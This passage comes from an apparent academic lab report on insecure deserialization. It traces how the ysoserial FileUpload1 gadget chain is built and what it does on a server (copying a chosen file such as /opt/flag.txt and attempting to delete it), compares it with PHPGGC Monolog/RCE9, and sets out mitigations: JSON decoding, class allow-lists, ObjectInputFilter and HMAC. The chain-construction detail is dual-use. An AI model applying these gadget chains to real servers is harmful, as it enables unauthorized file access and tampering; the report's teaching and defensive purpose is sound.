Reflections.getField(ThresholdingOutputStream.class, "written").set(dfos,
data.length);
Reflections.setFieldValue(diskFileItem, "dfos", dfos);
Reflections.setFieldValue(diskFileItem, "sizeThreshold", 0);
```

The first use of `Reflections` is to retrieve the `memoryOutputStream` value from the `DeferredFileOutputStream` *dfos*. What is `memoryOutputStream`? Whenever a new `DeferredFileOutputStream` is created, its constructor assigns to `memoryOutputStream` a new buffer that will be containing the written bytes before exceeding the threshold. Using the `write()` method on this buffer, we insert the bytes contained in the *data* , referring

to the fourth and last parameter of the `makePayload()` function. It is important to understand that even though it was possible to use `dfos.write(data)` the code operates on an *OutputStream* object in order to bypass *DeferredFileOutputStream* logic. The result of using `os.write(data)` is that no threshold check occurs and *outputFile* is not written at this point. At the same time the counter *written*, keeping track of the number of bytes written, is not modified, so it has to be modified manually.

The *diskFileItem* object is then updated by replacing its normal output stream with the manipulated *dfos* and changing the *DiskFileItem* threshold from 100000 to 0. This change becomes relevant during deserialization: when `DiskFileItem.readObject()` reconstructs its output stream, any non-empty content that exceeds the zero-byte threshold is written to a generated file inside *repository*.

Once `return diskFileItem` is executed in *getObject()*, control returns to *GeneratePayload*:

```
final Object object = payload.getObject(command);
```

which now contains the crafted *DiskFileItem*. The next step is:

```
Serializer.serialize(object, out);
```

which refers to the file *ysoserial/src/main/java/ysoserial/Serializer.java* where the following function is executed:

```
public static void serialize(final Object obj, final OutputStream out)
throws IOException {
    final ObjectOutputStream objOut = new ObjectOutputStream(out);
    objOut.writeObject(obj);
}
```

The call to `objOut.writeObject(obj)` starts serialization. Because the object is a *DiskFileItem*, *ObjectOutputStream* invokes the class's private `writeObject()`:

```
private void writeObject(ObjectOutputStream out) throws IOException {
    if (dfos.isInMemory()) {
        cachedContent = get();
    } else {
        cachedContent = null;
        dfosFile = dfos.getFile();
    }
}
```

```
out.defaultWriteObject();  
}
```

We then remember that after `makePayload()` the state of the object is :

```
thresh = 0;  
filePath = "/opt/flag.txt";  
repoPath = "/var/www/static";  
data = new byte[1];
```

The `dfos.isInMemory()` function returns *false* because `written = 1 > threshold = 0`, causing `dfosFile` being set to `/opt/flag.txt` by the `getFile()` function. The subsequent `out.defaultWriteObject()` call serializes the non-static, non-transient instance fields. The `dfos` field is `transient` and is therefore excluded, while `dfosFile`, `repository`, and `sizeThreshold` remain in the serialized form.

`ObjectPayload.Utills.releasePayload(payload, object)` is then called, after serialization by `GeneratePayload.main()`. For `FileUpload1`, this leads to the following method:

```
public void release ( DiskFileItem obj ) throws Exception {  
    // otherwise the finalizer deletes the file  
    DeferredFileOutputStream dfos = new DeferredFileOutputStream(0, null);  
    Reflections.setFieldValue(obj, "dfos", dfos);  
}
```

This method replaces the generator-side object's `dfos` field with `DeferredFileOutputStream`, because it prevents the finalizer from deleting the source file before payload generation ends.

3.2.2 Gadget execution

On the vulnerable server, `ObjectInputStream` identifies the serialized class and invokes `DiskFileItem.readObject()` while reconstructing the object[2].

```
private void readObject(ObjectInputStream in)  
    // omitted  
    in.defaultReadObject();  
  
    OutputStream output = getOutputStream();  
    if (cachedContent != null) {  
        output.write(cachedContent);
```

```

    } else {
        FileInputStream input = new FileInputStream(dfosFile);
        IOUtils.copy(input, output);
        dfosFile.delete();
        dfosFile = null;
    }
    output.close();

    cachedContent = null;
}

```

First, `defaultReadObject()` restores `repository`, `dfosFile`, `sizeThreshold`, and the other serialized fields. Because `dfos` field is transient, it must be reconstructed. `getOutputStream()` calls `getTempFile()` and creates a `DeferredFileOutputStream` object. Its threshold is the attacker-controlled `sizeThreshold` value, which is zero in this payload, and its output file is a generated temporary file, then inserted `repository`.

Because `cachedContent` is `null`, `readObject()` opens a `FileInputStream` on `dfosFile`, which resolves to `/opt/flag.txt` in the laboratory. `IOUtils.copy()` transfers the source bytes to the reconstructed `DeferredFileOutputStream`. With a threshold of zero, the first non-empty write invokes `thresholdReached()` and creates the generated destination file. Only after the copy `File.delete()` is called on the source and the returned boolean value is ignored, so source deletion is attempted but not guaranteed.

Figure 3.2 summarizes the complete `FileUpload1` path, from payload construction to the copy-and-delete side effect on the vulnerable server.




Figure 3.2: Execution path of the ysoserial `FileUpload1` gadget chain.

3.2.3 Post-execution

In the observed run, the source contained 29 bytes and the destination was created as:

```
/var/www/static/upload_ecfeab83_7eed_488b_aaa4_b7d037488e23_00000000.tmp
```

and as we can see the original basename is not preserved. `DiskFileItem.getTempFile()` generates a name following a pre-designed form `upload_<UID>_<counter>.tmp` inside `repository`. With Commons FileUpload 1.3.1 and later compatible versions, `FileUpload1` therefore allows the attacker to select a destination directory but not the exact destination filename.

3.2.4 ysoserial FileUpload1 overview

`FileUpload1` demonstrates that a deserialization gadget need not terminate in a command-execution to have security consequences. `ysoserial` encodes a crafted `DiskFileItem` state in which `dfosFile` is interpreted as a victim-side source path and `repository` as a destination directory. During `ObjectInputStream.readObject()`, `DiskFileItem.readObject()` copies the selected source into a randomly named temporary file and then attempts to delete the source. Because the return value of `File.delete()` is ignored, the copy can succeed even when deletion fails. The file-system side effect occurs before the application validates the returned type, so a post-deserialization type check cannot secure the boundary.

Chapter 4

Conclusions and Mitigation

4.1 Container Image Comparison

The Docker images were measured to provide context about the resources required to reproduce the two challenge environments. As shown in Figure 4.1, the Java image, `yoserial_lab`, occupies 472 MB, whereas the PHP image, `phpggc_lab`, occupies 761 MB.




Figure 4.1: Storage occupied by the Docker images used for the Java and PHP challenge environments.

The `phpggc_lab` image is 289 MB larger than `yoserial_lab`, corresponding to an increase of approximately 61% relative to the Java image. This difference reflects the complete composition of each environment, but it must not be interpreted as a measure of vulnerability severity, exploit complexity, execution speed, or runtime memory consumption.

The two experimental challenges demonstrate that the primary vulnerability is not the

individual gadget or the library in which it is found, but the decision to deserialize user-controllable data. Removing one known chain does not remove the vulnerability because another chain may be introduced by a dependency update or may reach the same side effect. Effective countermeasures must therefore prevent untrusted input from selecting native object behavior.

4.2 Comparison of the PHP and Java Challenges

Table 4.1 summarizes the two experiments. The chains differ in representation, trigger, and final effect, but both complete their malicious action before the application validates the returned value.

Dimension	PHP challenge	Java challenge
Entry point	<code>unserialize(\$_POST[...])</code>	<code>ObjectInputStream.readObject()</code>
Analyzed chain	PHPGGC Monolog/RCE9	ysoserial FileUpload1
Trigger	Object destruction and Monolog's cleanup lifecycle	<code>DiskFileItem.readObject()</code> during reconstruction
Effect	Command execution through <code>system()</code>	File copy followed by an attempted source deletion
Later validation	<code>is_array()</code> rejects the returned object	<code>instanceof PaintingEntry</code> rejects the returned object
Dependencies	Monolog 3.0.0	Commons FileUpload 1.3.1 and Commons IO 2.4

Table 4.1: Comparison of the PHP and Java insecure-deserialization challenges.

The PHP chain reaches command execution indirectly through object destruction, handler dispatch, and a processor pipeline, meanwhile the Java chain performs file manipulation directly inside a deserialization callback without invoking a shell command.

4.3 Replacing native object serialization

As seen deserializing objects from untrusted sources is dangerous in both Java and PHP because it can lead to remote code execution (RCE), arbitrary object injection, or denial of service. The safest approach is to avoid native object deserialization entirely and use a safe data format like JSON or XML with strict validation.

4.3.1 PHP data-only decoding

When the reconstruction of PHP objects is not required, JSON provides a safer data exchange format than native PHP serialization. Indeed, `json_decode()` does not instantiate arbitrary PHP classes or invoke related magic methods. Nevertheless, successful JSON decoding does not guarantee that the resulting data satisfies the application's requirements. The expected structure and data types must therefore be validated explicitly before processing, as shown below in the following example:

```
try {
    $data = json_decode(
        $payload,
        true,
        32,
        JSON_THROW_ON_ERROR
    );
} catch (JsonException $e) {
    reject_invalid_input();
}

if (!is_array($data)
    || !isset($data['title'], $data['author'])
    || !is_string($data['title'])
    || !is_string($data['author'])) {
    reject_invalid_input();
}
```

The `$payload` represent the JSON string received as input that will be decoded. During the decoding process the JSON objects will be returned as associative arrays as the second parameter is set to `true` while setting the maximum nesting depth of the structure at 32. In the event of a decoding fail PHP will generate an `JsonException` as the `JSON_THROW_ON_ERROR` is set. Because the `json_decode()` is called into a `try` block whenever an exception raises the execution flow jumps to the `catch` block. When this happens `reject_invalid_input()` is called, representing a generic function which terminate the execution flow and displays an error.

Even though the `json_decode()` does not produce any exception, the later checks verify if the result matches the application expectations, including both fields values and types. In case a check fails the `reject_invalid_input()` function can be called.

If all the checks are successfully executed the data are processed by the application, considered as reliable data.

4.3.2 Java data-only decoding

The Java endpoint should not be invoking `ObjectInputStream.readObject()`, as an `ObjectMapper` can target a class containing only the fields required:

```
ObjectMapper mapper = new ObjectMapper();
PaintingData data = mapper.readValue(json, PaintingData.class);

validateTitle(data.title);
validateAuthor(data.author);
```

The `readValue()` method receives the JSON string obtained from the request and the Java type into which the JSON must be mapped. This means that:

```
{
  "title": "The Starry Night",
  "author": "Vincent van Gogh"
}
```

can be converted as a *PaintingData* instance having `data.title = "The Starry Night"` and `data.author = "Vincent van Gogh"`. The target class is selected by the application through `PaintingData.class`, selected as second parameter of the `readValue()` function and so it is not chosen freely by the sender.

The `readValue()` method may throw an exception if the JSON is malformed or cannot be converted to the requested class that can be treated into a try/catch block in order to have some kind of an error response, as seen for PHP.

The `validateFieldName()` function can be used as validation method for example searching for empty fields or verifying that a maximum length is not exceeded or that only permitted characters are present.

4.4 Restricting unavoidable native deserialization

Considering some already existing application for which an immediate change is impossible or hard to do, there are some restrictive controls that can reduce exposure. They should be treated as minor defense measures, not as an equivalent alternative to removing native deserialization.

4.4.1 PHP class restrictions

If a certain PHP format is expected that does not contain objects, object creation can be disabled through the `allowed_classes` option documented for `unserialize()`[\[10\]](#):

```
$data = unserialize(  
    $payload,  
    ['allowed_classes' => false]  
);
```

If objects are required, `allowed_classes` can contain a minimal explicit allow-list.

```
$allowedClasses = [  
    PaintingData::class,  
    \\other classes....  
];  
  
$data = unserialize(  
    $payload,  
    [  
        'allowed_classes' => $allowedClasses,  
    ]  
);
```

This option decreases the set of instantiable classes, but it should not be treated as a general guarantee that untrusted serialized data is safe. Allowed classes may themselves contain dangerous magic methods so that dependency vulnerabilities can remain. For this reason, the long-term target must still be migration to a data-only format.

4.4.2 Java object filters

Java provides `ObjectInputFilter` to evaluate classes and resource limits before objects are reconstructed^[7]. A filter should be prepared before the first call to `readObject()` and should use an allow-list containing only the classes strictly required by the protocol:

```
try (ObjectInputStream input = new ObjectInputStream(stream)) {  
    ObjectInputFilter filter =  
        ObjectInputFilter.Config.createFilter(  
            allowed_classes  
            + "maxdepth=5;maxrefs=20;maxbytes=4096;!*"  
        );  
    input.setObjectInputFilter(filter);  
    Object value = input.readObject();  
}
```

An *ObjectInputStream* is created on the existing input stream so it can read objects written using Java's native serialization mechanism. Because of the *try* block when the block ends, *input* is automatically closed or either when an exception occurs. After that, `createFilter()` converts the following string, containing several rules separated by semicolons, into an *ObjectInputFilter*. The `allowed_classes` will be a string containing the name of the allowed classes divided by `;`. The final `!*` rejects every not matching class or indicated parameters.

4.5 Authenticating serialized data with a MAC

Even when serialized data is originally generated by a trusted application, it may be altered by an attacker who may modify the serialized representation or replace it with a malicious payload before submitting it to the application.

A *Message Authentication Code*, or *MAC*, allows the receiving application to verify the integrity and authenticity of the data using a secret key. When this verification is performed before deserialization, the application can reject messages that do not carry a valid authentication tag. However, this mechanism does not make deserialization itself safe because it does not establish whether the reconstructed objects have harmless behavior.

4.5.1 HMAC

A widely used MAC version is the *Hash-based Message Authentication Code*, or *HMAC*, which combines a cryptographic hash function with a secret key. Its security depends on the underlying cryptographic construction and on the secrecy and strength of the key[4]. In the following discussion HMAC-SHA-256 will be taken as reference.

Let m denote the serialized byte sequence and K the secret key. The trusted producer calculates an authentication tag t :

$$t = \text{HMAC}_{\text{SHA256}}(K, m).$$

The message and its tag will be transmitted or stored together. The tag does not need to remain secret, whereas the key must only be available to trusted parties authorized to generate or verify authenticated messages.

Unlike an key-less hash, HMAC prevents an attacker without the key from calculating a valid tag for an altered message. Nevertheless, it does not encrypt the payload: anyone who obtains the serialized data can still inspect its contents.

4.5.2 Verification before deserialization

When the application receives a message m' and a tag t' , considering that both could be altered before reaching the final destination, it independently computes:

$$t_{\text{expected}} = \text{HMAC}_{\text{SHA256}}(K, m').$$

The application compares the expected tag with the received tag and missing, malformed, or invalid tags must cause the request to be rejected without invoking the deserializer.

Verification must operate on the exact bytes that will be deserialized, so, if Base64 is used for transport, the application first decodes the transport representation, then authenticates the resulting bytes. Base64 decoding does not reconstruct native objects and must not be confused with deserialization.

Only after successful authentication the application deserializes the verified byte sequence, applying the class restrictions and resource limits discussed previously.

4.5.3 Application to the PHP and Java laboratories

The same design applies to both laboratory environments, although their serialization formats differ. In PHP, authentication must precede the call to `unserialize()`. The PHP documentation explicitly suggests HMAC validation when serialized data is stored outside the application's trusted environment[10]. In Java, the application should verify the payload before constructing the `ObjectInputStream` used to reconstruct its objects.

If an attacker replaces the painting entry with a Monolog/RCE9 or FileUpload1 payload while keeping the original tag, verification would fail because the tag does not authenticate the replacement bytes and without the secret key, the attacker cannot generate a valid replacement tag. Under these assumptions, the malicious payload would be rejected before its objects are reconstructed and before their associated gadget behavior can be triggered.

4.5.4 Limitations

A valid HMAC establishes that a message was authenticated by a holder of the secret key, but an attacker may resend a previously valid payload and its tag without modifying either value, and HMAC alone will not prevent this *record and playback* attack.

The authenticated message should also include a timestamp, encoded together with the payload. An expiration time can be used to limit the acceptance period but does not prevent repeated use within that period. A possible solution to this event is to add a unique identifier to the receipt message that will be recorded by the server.

The HMAC authentication process must be considered as an additional check on top of class restrictions, resource limits, and application validation. Replacing native object

serialization with a data-only format remains the preferred architectural solution when object reconstruction is unnecessary.

4.6 Final Considerations

The experiments confirm that post-deserialization validation is too late when reconstruction itself can invoke library code. Monolog/RCE9 and FileUpload1 reach different effects through different runtime mechanisms, yet both rely on attacker-controlled data crossing the native-deserialization boundary. The most reliable prevention is therefore to replace native object streams with data-only formats and explicit validation, filters, dependency updates. Considering additional checks regarding the integrity of the received message by implementing HMAC cannot be considered as a complete malicious -activity repellent, but it can add another security layer which can prevent an attack before even considering the message's content.

The results describe the vulnerable configurations and dependency versions tested in this work, but they do not establish that PHP or Java is more secure, nor does the difference in container size measure exploitability or impact.

List of Figures

2.1	Base64-encoded size and version compatibility of the tested Monolog payloads.	7
2.2	Burp Suite Repeater request carrying the RCE9 payload and the corresponding HTTP response.	9
2.3	Execution path of the Monolog/RCE9 gadget chain.	12
3.1	Base64-encoded size and dependency requirements of the tested ysoserial payloads.	19
3.2	Execution path of the ysoserial FileUpload1 gadget chain.	25
4.1	Storage occupied by the Docker images used for the Java and PHP challenge environments.	27

Bibliography

- [1] Ambionics and PHPGGC contributors. PHPGGC: Php generic gadget chains. [PHPGGC repository](#).
- [2] Apache Software Foundation. Apache commons fileupload 1.3.1 source distribution. [Apache Software Foundation archive](#), 2014.
- [3] frohoff and ysoserial contributors. FileUpload1.java payload source code. [ysoserial repository](#).
- [4] IBM. Hmac. [rfc2104 documentation](#).
- [5] Jordi Boggiano and Monolog contributors. Monolog 3.0.0 source code. [Monolog repository, version 3.0.0](#).
- [6] Oracle. Java object serialization specification: Object serialization stream protocol. [Java SE 8 documentation](#).
- [7] Oracle. ObjectInputFilter interface. [Java SE 9 API documentation](#).
- [8] Oracle. Serializable interface, java platform se 8. [Java SE 8 API documentation](#).
- [9] PHP Documentation Group. serialize - php manual. [PHP Manual](#).
- [10] PHP Documentation Group. unserialize - php manual. [PHP Manual](#).
- [11] PortSwigger. Burp repeater documentation. [PortSwigger documentation](#).